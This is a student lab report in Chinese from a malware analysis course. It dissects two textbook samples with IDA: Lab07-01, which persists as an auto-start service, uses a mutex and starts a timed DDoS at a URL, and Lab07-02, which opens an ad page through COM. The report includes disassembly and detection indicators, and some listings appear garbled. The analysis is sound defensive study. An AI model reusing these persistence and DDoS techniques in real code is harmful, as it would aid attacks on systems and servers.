



南開大學
Nankai University

网络空间安全学院

恶意代码分析与防治技术课程实验报告

实验六：分析恶意 Windows 程序

姓名：周钰宸

学号：2111408

专业：信息安全

2024 年 1 月 14 日

1 实验目的

1. 复习教材和课件内第七章的内容。
2. 完成 Lab7 的实验内容，对 Lab7 的三个样本进行依次分析，编写 Yara 规则，并尝试使用 IDAPython 的自动化分析辅助完成。

2 实验原理

2.1 IDAPro

IDA 是一款广泛使用的交互式反汇编工具，它支持多种平台和文件格式。IDA 的主要功能是将机器代码转换为人类可读的汇编代码，从而帮助研究人员理解和分析程序的功能和行为。

2.1.1 特点及优势

1. **深入分析**：IDA 允许研究人员深入地分析恶意软件的内部工作原理，识别其行为和功能。
2. **多平台支持**：IDA 支持多种处理器架构，如 x86、ARM、MIPS 等。
3. **图形界面**：IDA 提供了一个图形界面，使得代码的流程和结构更加直观，有助于理解恶意代码的执行流程。
4. **高级分析**：IDA 可以识别函数、局部和全局变量、类和其他高级结构。加速了分析过程。
5. **交互式**：用户可以在 IDA 中手动更改、注释和重命名变量和函数，以帮助理解代码。
6. **插件支持**：IDA 支持插件，允许用户扩展其功能。其中 IDAPython 就是一个十分有用的插件，也是本实验主要使用的插件工具。

2.2 IDAPython

IDAPython 是一个 IDA 插件，允许用户使用 Python 语言来脚本化 IDA 的功能。这为自动化任务和复杂的分析提供了巨大的灵活性。可以调用 IDA 的所有 API 函数，使用 Python 的功能模块编写强大的自动分析脚本。

2.2.1 特点及优势

1. **自动化**：使用 Python 脚本可以自动化许多繁琐的任务，如标记特定的 API 调用、搜索特定的模式等。
2. **扩展性**：用户可以使用 Python 库来扩展 IDA 的功能，如进行数据分析、图形生成等。
3. **交互性**：IDAPython 允许用户在 IDA 的环境中交互式地运行 Python 代码，这对于快速测试和原型设计非常有用。
4. **快速响应**：当面对新的恶意软件样本时，分析师可以快速地使用 IDAPython 脚本来分析其行为，从而更快地响应威胁。
5. **定制化分析**：由于 IDAPython 的灵活性，分析师可以根据需要定制分析过程，以适应特定的恶意软件家族或攻击技术。

2.3 Windows API

2.3.1 Mutex

Mutex 它是一种同步基元，用于确保资源在同一时间只被一个线程访问。使用 Mutex 可以避免出现资源冲突和数据竞态的情况。其主要特点为：

1. **全局/命名 Mutex：**Windows 允许创建一个全局 Mutex，这意味着不同的进程可以通过一个已知的名字来查找和访问同一个 Mutex。这对于多个进程间的资源同步非常有用。
2. **所有权：**Mutex 是有所有权的。一个线程如果获得了 Mutex 的所有权，其他线程就不能再获得这个 Mutex 的所有权，直到拥有它的线程释放它。
3. **递归锁定：**与某些其他类型的锁（如临界区）不同，Mutex 允许同一个线程多次获得锁，但是必须释放相同的次数才能真正解锁。

2.3.2 COM

COM 是 Microsoft 为 Windows 创建的一个组件对象模型。它允许软件组件以面向对象的方式进行交互，不论这些组件是用什么语言编写的或在何种进程上运行的。其主要特点有：

1. **二进制兼容性：**COM 组件（通常称为 COM 对象或简单地称为对象）与调用它的应用程序（或其他组件）在二进制层面上是兼容的。这意味着可以用一个语言编写组件，并在另一个完全不同的语言中使用它，而不需要任何源代码。
2. **接口：**COM 的工作方式是基于接口的。一个 COM 对象可以提供一个或多个接口供客户端调用。这些接口是固定的和不可变的，这意味着一旦你发布了一个接口，你就不能更改它，否则会破坏现有的二进制兼容性。
3. **引用计数：**COM 使用引用计数来管理对象的生命周期。当创建或访问一个 COM 对象时，它的引用计数增加。当你完成对它的使用后，引用计数减少。当引用计数达到 0 时，对象被销毁。
4. **进程间通信：**COM 支持跨进程和跨计算机的对象创建和通信，这是通过 DCOM（分布式 COM）实现的。

2.4 Yara

2.5 IDA Python

3 实验过程

3.1 实验环境及工具

虚拟机软件	VMware Workstation 17 Pro
宿主机	Windows 11 家庭中文版
虚拟机操作系统	Windows XP Professional
实验工具	IDAPro 6.6.14.1224
配套工具	Python 2.7.2

表 1: 本次实验环境及工具

3.2 Lab07-01

3.2.1 静态分析

首先对病毒进行简单的静态分析，是用 PEView 查看其字符串：




图 3.1: 字符串查看

图3.1可以看到病毒 Lab07-01.exe 有着一些字符串比如 **Internet Explorer 8.0** 和经典的彩蛋网址，但最可疑的字符串还是 **MalService** 和 **HGL345** 这两个，暗示着病毒可能会有有关服务的行为。接下来使用 PEiD 继续查看：




图 3.2: PEiD 查看加壳情况

图3.2可以看到病毒并没有经过加壳，而是通过 VC6++ 直接编写，接下来查看导入表：

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
KERNEL32.dll	00004494	00000000	00000000	00004618	00004010
ADVAPI32.dll	00004484	00000000	00000000	00004668	00004000
WININET.dll	00004544	00000000	00000000	0000469A	000040C0

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
000040C0	000040C0	00004676	0071	InternetOpenUrlA
000040C4	000040C4	0000468A	006F	InternetOpenA

导入表 1

导入表 2

图 3.3: 查看导入表

图3.3可以看到除了上次实验中看到具有网络行为的 **InternetOpenUrlA** 和 **InternetOpenA**。这两个提示病毒可能会连接到 URL 并下载内容再进行一些注释解析等。最可疑的三个新出现的导入函数

API 就是 CreateServiceA、StartServiceCtrlDispatcherA 和 OpenSCManagerA。具体而言：

- CreateServiceA: 用于在系统服务数据库中创建一个新的服务。通过调用此函数，可以将一个应用程序注册为一个系统服务。
- StartServiceCtrlDispatcherA: 用于启动服务控制管理器线程。通过调用此函数，可以启动服务控制管理器线程，该线程将负责接收和处理来自服务的控制请求。
- OpenSCManagerA: 用于打开服务控制管理器数据库。通过调用此函数，可以获取对服务控制管理器数据库的访问权限，以便执行与服务相关的操作，如创建、启动、停止和删除服务等。

由此可知，这个恶意代码可能确实是一个服务。它会通过创建服务，并注册为应用程序。甚至可以通过控制管理器线程实现了一些自启动或者重启后的运行。

3.2.2 实验问题

接下来主要使用 IDA Pro 进行动态分析，并回答实验问题：

1. Q1: 当计算机重启后，这个程序如何确保它继续运行 (达到持久化驻留)?

回答：首先来到 main 函数位置观察：

```
.text:00401000 ;[int __cdecl main(int argc, const char **argv, const char **envp)]
.text:00401000 ;NOTE:  pfunc near  ; CODE XREF: start+0f
.text:00401000
.text:00401000 ServiceStartTable= SERVICE_TABLE_ENTRY{ ptr -10h
.text:00401000 var_4 = dword ptr -4
.text:00401000 var_4 = dword ptr -4
.text:00401000 arg_4 = dword ptr -4
.text:00401000 arg_0 = dword ptr 0
.text:00401000 comp = dword ptr 0Ch
.text:00401000
.text:00401000 sub esp, 10h
.text:00401000 lea eax, [esp+10hServiceStartTable]
.text:00401000 mov [esp+10hServiceStartTable.lpszServiceName], offset aMalService ; "MalService"
.text:00401000 push eax
.text:00401000 mov [esp+10hServiceStartTable.lpszServiceProc], offset sub_401040
.text:00401010 mov [esp+10hvar_4], 0
.text:00401020 call [esp+10hvar_4], 0
.text:00401020 push 0
.text:00401020 call sub_401040
.text:00401027 add esp, 10h
.text:00401030 retn
.text:00401030 _main
endp
```

图 3.4: IDA 查看 main 函数信息

图3.4可以看到病毒的 main 函数位于 0x401000 处。然后具体查看其内容，可以发现：

- MalService: 出现了之前静态分析时候的字符串。这可能提示我们该字符串是一个和服务名称有关的字符。
- offset sub_401040 提示我们后面的函数具有该参数，可能是某个即将被调用的函数。
- call StartServiceCtrlDispatcherA: 调用了前面提到的 API 函数。这个函数通过前面指定的 sub_401040 作为参数。通过实现服务，并指定服务控制管理器会调用的服务控制函数，即 sub_401040。在该 API 函数后立刻被调用实现服务控制管理。

通过上述分析可知，恶意代码通过 StartServiceCtrlDispatcherA 函数，确实是希望创建服务并运行。该函数也是创建服务运行的流程中必要的预处理，很像计网 socket 服务中前面的一些 accept, bind 之类的流程。接下来查看 sub_401040 处代码：

```

.text:00401040 sub_401040 proc near ; CODE XREF: _main+927p
.text:00401040 ; DATA XREF: _main+1070
.text:00401040
.text:00401040 SystemTime = SYSTEMTIME ptr -400h
.text:00401040 FileTime = FILETIME ptr -3F0h
.text:00401040 FileName = byte ptr -3E0h
.text:00401040
    sub esp, 400h
    push offset Name ; "HGL345"
    push 0 ; bInheritHandle
    push 0 ; dwDesiredAccess
    call ds:OpenMutexA
    test eax, eax
    jz short loc_401064
    push 0 ; uExitCode
    call ds:ExitProcess
.text:00401064 loc_401064:
    push esi ; CODE XREF: sub_401040+16fj
    push offset Name ; "HGL345"
    push 0 ; bInitialOwner
    push 0 ; lpMutexAttributes
    call ds:CreateMutexA

```

图 3.5: sub_401040 处代码

图3.5可以看到该处函数的几个特征：

- push offset Name("HGL345"): 首先在调用函数 OpenMutexA 之前，先传入参数一个名字“HGL345”，这个我们在之前的静态分析中也见过这个字符串。推测其可能是有一个 Mutex 互斥量句柄的名字。
- call OpenMutexA: 用于打开一个已存在的互斥对象 (Mutex)。互斥对象是一种同步对象，用于控制多个线程对共享资源的访问，类似于数据库所学过的互斥锁。可以获取对特定互斥对象的句柄（被命名为 HGL345），从而可以使用该句柄来操作互斥对象，如等待互斥对象的释放、释放互斥对象等操作。
- jz short loc_401064: 根据 OpenMutexA 函数返回结果 eax，若 Open 失败，则函数返回 0，证明不存在一个实例的 Mutex。此时进行跳转到 loc_401064。若 Open 成功，函数直接返回 0，程序退出。
- call CreateMutexA: 在 loc_401064 处，可以看到如果不存在一个 Mutex 就调用 CreateMutexA 进行创建，同时也令其句柄命名为 HGL345。

由此可知，病毒会首先判断是否已经存在一个叫 HGL345 的句柄 Mutex 了，若没有则进行创建。并统一命名为 HGL345。这样做可以保证该病毒在任意时间都只有一个实例在系统上运行，由此避免不必要的痕迹可能会导致被探测。接下来继续查看其代码：

```

.text:00401064 ; -----
.text:00401064
.text:00401064 loc_401064: ; CODE XREF: sub_401040+16fj
.text:00401064
    push esi
    push offset Name ; "HGL345"
    push 0 ; bInitialOwner
    push 0 ; lpMutexAttributes
    call ds:CreateMutexA
    push 3 ; dwDesiredAccess
    push 0 ; lpDatabaseName
    push 0 ; lpMachineName
    call ds:OpenSCManagerA
    mov esi, eax
    call ds:GetCurrentProcess
    lea eax, [esp+400h+FileName]
    push 3E0h ; nSize
    push eax ; lpFileName
    push 0 ; hModule
    call ds:GetModuleFileNameA
    push 0 ; lpPassword
    push 0 ; lpServiceStartName
    push 0 ; lpDependencies
    push 0 ; lpdwFlagId
    lea ecx, [esp+414h+FileName]
    push 0 ; lpLoadOrderGroup
    push ecx ; lpBinaryPathName
    push 0 ; dwErrorControl
    push 2 ; dwStartType
    push 10h ; dwServiceType
    push 2 ; dwDesiredAccess
    push offset DisplayName ; "Halservice"
    push offset DisplayName ; "Halservice"
    push esi ; hSCManager
    call ds:CreateServiceA
    xor edx, edx

```

图 3.6: 剩余关键代码

图3.6可以看到一些比较重要的的函数：

- OpenSCManager: 面静态分析导入表中发现过, 该函数用于打开服务控制管理器。以便执行与服务相关的操作, 如创建、启动、停止和删除服务等。这里其返回一个包含这个句柄, 便于恶意代码进一步启动或者修改服务。
- GetCurrentProcess: 用于获取当前正在执行的进程的句柄。通过调用此函数, 可以获取对当前进程的句柄, 从而可以使用该句柄来执行与进程相关的操作。这里用来获得此时正在执行的 Lab07-01.exe 的进程句柄。
- GetModuleFileNameA: 用于获取指定模块的文件名。通过调用此函数, 可以获取指定模块 (包括可执行文件、动态链接库等) 的完整路径和文件名。可以使用该函数来获取当前进程或其他进程加载的模块的文件名

设想一个恶意软件或病毒想要复制或移动其自身到系统的另一个位置, 或者希望在系统中设置自己以达到某种持续的效果 (例如, 设置为服务或在启动时运行)。为了完成这些操作, 它需要知道自己的位置。但是, 恶意代码的开发者通常无法预知其代码会被保存在什么位置或被重命名为什么。它可能由电子邮件附件传播、从网站下载或通过其他渠道。因此, 硬编码一个文件名或路径是不现实的。

通过调用这个函数, 恶意代码可以动态地获知自己的完整路径和文件名。一旦得知这些信息, 它就可以执行各种操作, 例如复制自己到另一个位置或注册为服务。而不必担心具体的细节。

- CreateService: 在这之后调用该函数创建服务。

接下来深入分析 CreateService 的各个参数:

```
.text:00401098      push     0             ; lpPassword
.text:0040109C      push     0             ; lpServiceStartName
.text:0040109E      push     0             ; lpDependencies
.text:004010A0      push     0             ; lpDagId
.text:004010A2      lea      ecx, [esp+414h+filename]
.text:004010A6      push     0             ; lpLoadOrderGroup
.text:004010A8      push     ecx            ; lpBinaryPathName
.text:004010A9      push     0             ; dwErrorControl
.text:004010AB      push     2             ; dwStartType
.text:004010AD      push     10h           ; dwServiceType
.text:004010AF      push     2             ; dwDesiredAccess
.text:004010B1      push     offset Displayname ; "Malservice"
.text:004010B3      push     offset Displayname ; "Malservice"
.text:004010B5      push     esi            ; hSCManager
.text:004010B7      call     ds:CreateServiceA
```

图 3.7: CreateService 函数

图3.7可以看到几个重要的参数:

- BinaryPathName: 想要创建的服务的二进制可执行路径就是刚才通过 GetModuleFileNameA 动态获得的路径, 即将病毒本身创建为服务。
- dwStartType: 设置服务的启动类型。传入的参数 0x02 对应的应该是 SERVICE_AUTO_START, 即这个服务需要在程序启动时候连着自动启动运行。
- dwServiceType: 设置服务类型的参数。当取值为 10 时, 它表示 SERVICE_WIN32_SHARE_PROCESS 和 SERVICE_INTERACTIVE_PROCESS 两个常量的组合。这意味着服务是一个共享进程, 并且可以与用户交互。
- Displayname: 即服务展示的名字。传入的参数为 Malservice, 即该服务名为 Malservice。

综上所述, 我们现在这里停下回答下问题。由上面的动态分析可知, Lab07-01.exe 通过将自己创建为服务并命名为 Malservice, 来保证它每次在系统启动后运行。

2. Q2: 为什么这个程序会使用一个互斥量?

回答：由上面的分析可知，其确实使用了一个互斥量 Mutex。通过函数 OpenMutexA 和 CreateMutex 两个函数组合，这样做的目的是对多线程进行限制，保证在任何时刻该恶意代码不会重复创建为服务，只有一个实例正在运行。

3. Q3: 可以用来检测这个程序的基于主机特征是什么？

回答：回顾并总结上面的信息，我们可以发现该病毒创建过一个互斥量，并将其句柄和互斥量本身都命名为 HGL345，除此以外还有一个命名为 Malservice 的自启动服务。这都可以作为基于的主机特征，便于探测。

4. Q4: 检测这个恶意代码的基于网络特征是什么？

回答：接下来继续深入分析，目的是找到静态分析的两个网络 API 函数：

```

.text:004010C2      xor     edx, edx
.text:004010C4      lea     eax, [esp+404h+FileTime]
.text:004010C8      mov     duword ptr [esp+404h+SystemTime.wYear], edx
.text:004010CC      lea     ecx, [esp+404h+SystemTime.wDayOfWeek], edx
.text:004010D0      mov     duword ptr [esp+404h+SystemTime.wHour], edx
.text:004010D4      push    eax
.text:004010D5      mov     duword ptr [esp+404h+SystemTime.wMinute], edx
.text:004010D9      push    ecx
.text:004010DA      mov     duword ptr [esp+404h+SystemTime.wSecond], edx
.text:004010DE      mov     [esp+404h+SystemTime.dwMilliseconds], 834h
.text:004010E5      call    ds:CreateWaitableTimer
.text:004010E8      push    0
.text:004010E9      push    0
.text:004010F1      call    ds:CreateWaitableTimer
.text:004010F7      push    0
.text:004010F8      push    0
.text:004010F9      push    0
.text:004010FD      lea     edx, [esp+410h+FileTime]
.text:00401101      mov     esi, eax
.text:00401103      push    0
.text:00401105      push    edx
.text:00401106      push    esi
.text:00401107      call    ds:SetWaitableTimer
.text:0040110D      push    0
.text:0040110E      push    esi
.text:00401110      call    ds:WaitForSingleObject
.text:00401116      test    eax, eax
.text:00401118      jnz     short loc_40113B
.text:0040111A      push    edi
.text:0040111B      mov     edi, ds:CreateThread

```

图 3.8: 时间相关

图3.8可以看到许多与时间有关的代码，其中比较显眼的是 SYSTEMTIME 的结构体。

SYSTEMTIME 是 Windows API 中的一个时间结构体，用于表示一个日期和时间的信息。它包含大到年月日，小到分秒毫秒等信息。其中分别对应着参数 wYear, wDayOfWeek 和 wSecond 等。

可以看到最开始通过异或处理将所有值置为 0。但是却将 wYear 的值设置为了 834h，转换为十进制就是 2100，即 2100 年。这样综合来说，该结构体保存到信息就是 2100 年 0 点 0 分。即新世纪到来的时刻！（中二

此外，还可以注意到 call SystemTimeToFileTime 的调用。是因为 SYSTEMTIME 结构体还可以用于在不同的时间表示格式之间进行转换，比如将 SYSTEMTIME 结构体转换为 FILETIME 结构体。

除此之外，还有一系列和时间有关的 API 函数的调用，具体而言：

- CreateWaitableTimer: 该函数用于创建一个可等待的定时器对象。定时器对象可以用于在指定的时间间隔内触发一个或多个线程。这里为后面的的 1 线程操作埋下伏笔。
- SetWaitableTimer: 该函数用于设置一个定时器对象的触发时间和触发间隔。可以通过该函数来启动或停止定时器。既然和时间有关，就重点关注时间相关的参数，其中 lpPeriod 为 0 即时间间隔为 0，lpDueTime 指示了触发的时间，保存在 edx 寄存器中，而 edx 就是前面先通过自身异或再通过 SystemTimeToFileTime 返回的将 SystemTime 转换为 FileTime 的 2100 年 0 时 0 分。即为触发时间。

- WaitForSingleObject: 该函数用于等待一个对象的信号状态。在定时器对象的情况下，可以使用该函数来等待定时器触发。其中传入的两个参数:dwMilliseconds: 这个参数是一个等待时间，以毫秒为单位。在这种情况下，传递的值为 0FFFFFFFFh，表示等待时间为无限长，即直到对象被触发即新世纪钟声敲响才会返回；而 hHandle 是一个句柄，表示要等待的对象的句柄即 esi。

继续查看相关代码，发现出现了线程相关：

```
.text:00401121      mov     esi, 14h
.text:00401126 loc_401126:      ; CODE XREF: sub_401040+FB1j
.text:00401126      push    0             ; lpThreadId
.text:00401128      push    0             ; dwCreationFlags
.text:00401128      push    0             ; lpParameter
.text:0040112C      push    offset StartAddress ; lpStartAddress
.text:00401131      push    0             ; dwStackSize
.text:00401133      push    0             ; lpThreadAttributes
.text:00401137      call    edi ; CreateThread
.text:00401137      dec     esi
.text:00401138      jnz     short loc_401126
.text:0040113A      pop     edi
```

图 3.9: 线程相关

图3.9可以看到 esi 寄存器被设置为了 0x14 即十进制的 20，而 esi 通常与循环有关，通过末尾 esi 自减和 jnz short loc_401126 命令也可以得知确实是会循环 20 次。

除此之外关注到函数调用 CreateThread，关注其几个参数中最重要的是 lpStartAddress 即线程开始的地址，这里对应的是 StartAddress。故接下来深入查看 StartAddress 的相关信息：

```
.text:00401158 StartAddress proc near      ; DATA XREF: sub_401040+EC7o
.text:00401158      ; CODE XREF: sub_401040+FB1j
.text:00401158      ; duContext
.text:00401158      ; dwFlags
.text:00401158      ; lpzProxyBypass
.text:00401158      ; lpzProxy
.text:00401158      ; dwAccessType
.text:00401158      push    offset szAgent ; "Internet Explorer 8.0"
.text:0040115F      call    ds:InternetOpenA
.text:00401165      mov     edi, ds:InternetOpenUrlA
.text:00401166      mov     esi, eax
.text:0040116D loc_40116D:      ; CODE XREF: StartAddress+301j
.text:0040116D      push    0             ; dwContext
.text:0040116E      push    00000000h     ; dwFlags
.text:00401176      push    0             ; dwHeadersLength
.text:00401176      push    0             ; lpzHeaders
.text:00401176      push    offset szUrl1 ; "http://www.malwareanalysisbook.com"
.text:00401177      push    esi            ; hInternet
.text:00401177      call    edi ; InternetOpenUrlA
.text:00401178      jmp     short loc_40116D
.text:00401180 StartAddress endp
```

图 3.10: 网络相关
图 3.10

图3.10可以看到许多 StartAddress 处和网络相关的内容，具体而言：

- szAgent: 即 HTTP 请求的用户代理 User Agent 字段，这里将其设置为了 Internet Explorer 8.0 浏览器。作为函数参数传入 InternetOpenA。
- InternetOpenA: 之前静态分析发现的导入函数，创建一个可以用于打开 URL 的句柄。结合 HTTP 协议头部的用户代理字段 szAgent 初始化接下来的网络操作。
- szUrl: 即要打开的 URL 资源。这里可以看到就是经典的本书的彩蛋网址。用于函数 InternetopenUrlA。
- InternetopenUrlA: 用于打开一个 URL，返回一个可以用于读取 URL 内容的句柄。其中其具体调用在 loc_40116D 处。使用之前的 szURL 字段进行 URL 的打开。
- jmp short loc_40116D: 循环末尾的 jmp 指令无条件跳转，意味着函数永远不会结束执行，一直调用 InternetOpenUrlA 下载本网站中的内容。

结合上面的分析，可以知道代表 CreatThread 函数发生调用时，并且 20 次调用时，每个线程都会去无休止地访问该彩蛋网址。故若是提到检测这个恶意代码的基于网络特征，首先是 HTTP 协议

头部的 UserAgent 字段 Inteet Explorer 8.0,以及经典的本书彩蛋地址 www.malwareanalysisbook.com 用于不断访问并下载。

5. Q5: 这个程序的目的是什么?

回答：接下来综合前面的分析，对 Lab07-01 的恶意代码目的就行揣测：

- 首先是函数会通过 **Mutex 互斥锁**，来保证只进行一次的服务创建，即保证任意时刻都只有一个恶意代码实例正在运行。
- 然后它会使用一系列服务有关的 API 函数**创建一个可以在系统每次重启时候自启动的服务**，名为 **MalService**。
- 之后通过使用 SytemTime 类型结构体开始耐心的等待，在**新世纪钟声敲响的一刻即 2100 年 1 月 1 日 0 时 0 分**，不断地下载彩蛋网址中的内容。

因此该恶意代码通过将自己在多台主机上伪装为自启动服务后，通过让所有被感染的主机在新世纪到来时，发送无数请求到 <http://www.malwareanalysisbook.com/>，来使得服务器过载无法再次访问。这种攻击名为分布式拒绝服务 (DDoS) 攻击。

6. Q6: 这个程序什么时候完成执行?

回答：由上面的分析可知，恶意代码首先会耐心的等待，此时正在等待启动。这意味着服务已经被启动，但还没有完全运行起来。即它的服务状态一直是 **START_PENDING**。然后到了新世纪后创建 20 个线程，开始无限循环地下载网址，也没有任何停止或者暂停的函数用来终止该服务。

故永远不会结束。服务，启动！

3.3 Lab07-02

3.3.1 静态分析

首先对恶意代码进行一定的静态分析，首先使用 PEView 查看字符串：




图 3.11: 查看字符串

图3.11可以看到只有一个经典的 <http://www.malwareanalysisbook.com/ad.htm> 作为彩蛋网址。接下来查看其加壳情况和导入表：




图 3.12: 加壳情况

图3.12可以看到也没有进行加壳，查看其导入函数：




图 3.13: 导入函数

图3.13可以看到一些特殊的导入函数：

- CoCreateInstance: 用于创建 COM 对象实例的函数。
- OleInitialize: 该函数用于初始化当前线程为使用 OLE 功能（例如，拖放，对象链接和嵌入等）。它为线程设置必要的 OLE 数据结构和信息。调用此函数后，线程可以安全地调用任何其他的 OLE 函数。
- OleUninitialize: 这个函数与 OleInitialize 相对应，用于取消初始化线程的 OLE 部分。

实际上上面的这些导入函数都和 COM 对象的加载和执行相关，这提示我们恶意代码的行为可能和 Windows 的 COM 组件有关。

3.3.2 实验问题

动态分析前，对其双击试运行：




图 3.14: 运行 Lab07-02.exe

可以看到其打开了一个命令行但很快消失了,然后访问了 <http://www.malwareanalysisbook.com/ad.htm>。但是可能是由于其没法翻墙还是别的原因,没有访问成功。接下来重点使用 IDA 继续动态分析:

1. Q1: 这个程序如何完成持久化驻留?

回答：首先查看其 main 函数：

```

.text:00401000      _main      proc near      ; CODE XREF: start-0E14p
.text:00401000      push     0
.text:00401000      ppv       = dword ptr -24h
.text:00401000      pvarg     = VARARGREG ptr -20h
.text:00401000      var_10    = dword ptr -10h
.text:00401000      var_8     = dword ptr -8
.text:00401000      argc      = dword ptr 4
.text:00401000      argv      = dword ptr 8
.text:00401000      envp      = dword ptr 0Ch
.text:00401000
.text:00401000      sub      esp, 24h
.text:00401000      push     0 ; poReserved
.text:00401000      call     @50100010Initialize
.text:00401000      test     eax, eax
.text:00401000      jl       short loc_401085
.text:00401000      lea      eax, [esp+24h+ppv]
.text:00401000      push     eax ; ppv
.text:00401000      push     offset riid ; riid
.text:00401000      push     4 ; dwClsContext
.text:00401000      push     0 ; pInpOuter
.text:00401000      push     offset rcIsid ; rcIsid
.text:00401000      call     @50100010CreateInstance
.text:00401000      mov     eax, [esp+24h+ppv]

```

图 3.15: 查看其 main 函数

图3.15可以看到:

- OleInitialize: 初始化当前线程为使用 OLE 功能，正如之前静态分析发现的导入函数，和 CoCreateInstance 一起获取 COM 对象。
- CoCreateInstance: 同样地和 OleInitialize 初始化 COM。
- mov eax [esp+24h+ppv]: 可以看到 CoCreateInstance 函数返回后，其返回值就是 COM 对象，其保存在 eax 中，然后放在栈中的一个变量 ppv。

因为 COM 对象的功能主要由 IID 即接口标识符和 CLSID 即注册类标识符确定，因此还需要进一步查看二者：

```

.rdata:00402050 r10 r10 r10          dd 20F01h           ; Data1 : DATA XREF: _main+10Fo
.rdata:00402058 r10 r10 r10          dw 0             ; Data2 :
.rdata:00402058 r10 r10 r10          dw 0             ; Data3 :
.rdata:00402058 r10 r10 r10          dw 0             ; Data4 :
.rdata:00402060 r10 r10 r10          dd 0C0h, 6 dup(0), 6h
.rdata:00402068 r10 r10 r10          dd 003C0166h       ; Data1 : DATA XREF: _main+10Fo
.rdata:00402068 r10 r10 r10          dw 0CDAFh       ; Data2 :
.rdata:00402068 r10 r10 r10          dw 1100h       ; Data3 :
.rdata:00402068 r10 r10 r10          dw 3Fh, 3h, 0, 0C0h, 4Fh, 0C0h, 0E2h, 4Fh; Data4 :

```

图 3.16: 查看 IID 和 CLSID

图3.16可以看到：

- RCLSID(注册类标识符):0002DF01-0000-0000-C000-000000000046。对应 Internet Explorer。
- RIID(接口标识符):D30C1661-CDAF-11D0-8A3E-00C04FC9E26E。对应 IWebBrowser2。

我们知道恶意代码将 CoCreateInstance 返回的 COM 对象保存的位置后，就查找其被再次使用的地方，即 0x0040105C 处：

```

.text:0040105C      mov     eax, [esp+28h+ppv]
.text:00401060      push    ecx
.text:00401061      lea     ecx, [esp+2Ch+puarg]
.text:00401065      mov     edx, [eax]
.text:00401067      push    ecx
.text:00401068      lea     ecx, [esp+30h+puarg]
.text:0040106C      push    ecx
.text:0040106D      lea     ecx, [esp+34h+var_10]
.text:00401071      push    ecx
.text:00401072      push    esi
.text:00401073      push    eax
.text:00401074      call    dword ptr [edx+2Ch]
    
```

图 3.17: 查看 COM 对象使用

图3.17可以看到一些函数访问：

- mov eax,COM：让 eax 寄存器的值保存为该 COM 对象的地址值，即作为访问该对象的指针。
- mov edx, [eax]：通过解引用 eax，edx 也指向 COM 对象的基址。
- call dword ptr [edx+2Ch]：使用 edx 指向 COM 中偏移 2Ch 的函数位置。而根据我们之前的知识，COM 中偏移 2Ch 位置的函数为导航函数 Navigate。用来使用 Internet Explorer 来导航到网址 <http://www.malwareanalysisbook.com/ad.htm>。

```

.text:00401078      call    ds:SysFreeString
.text:0040107E      pop     esi
.text:0040107F      loc_0040107F:
.text:0040107F      call    ds:OleUninitialize ; CODE XREF: _main+2Efj
.text:00401085      loc_00401085:
.text:00401085      xor     eax, eax ; CODE XREF: _main+0fj
.text:00401087      add     esp, 24h
.text:0040108A      retn
.text:0040108A      _main
    
```

图 3.18: main 函数结尾

图3.18可以看到函数直接调用 OleUninitialize 进行资源清理并函数返回。于是可以发现该恶意代码和 Lab07-01 不同，它不会修改系统安装自启动或者持续等待，而只是单词运行后便会结束死亡。

2. Q2: 这个程序的目的是什么？

回答:结合上面分析和动态运行结果可知,该恶意代码只会打开一个网页 <http://www.malwareanalysisbook.com/ad.htm> 并显示其中的广告然后退出。

3. Q3: 这个程序什么时候完成执行？

回答：结合上面分析和动态运行结果可知，该恶意代码吗会在显示彩蛋广告后完成执行。

3.4 Lab07-03

3.4.1 实验注意事项

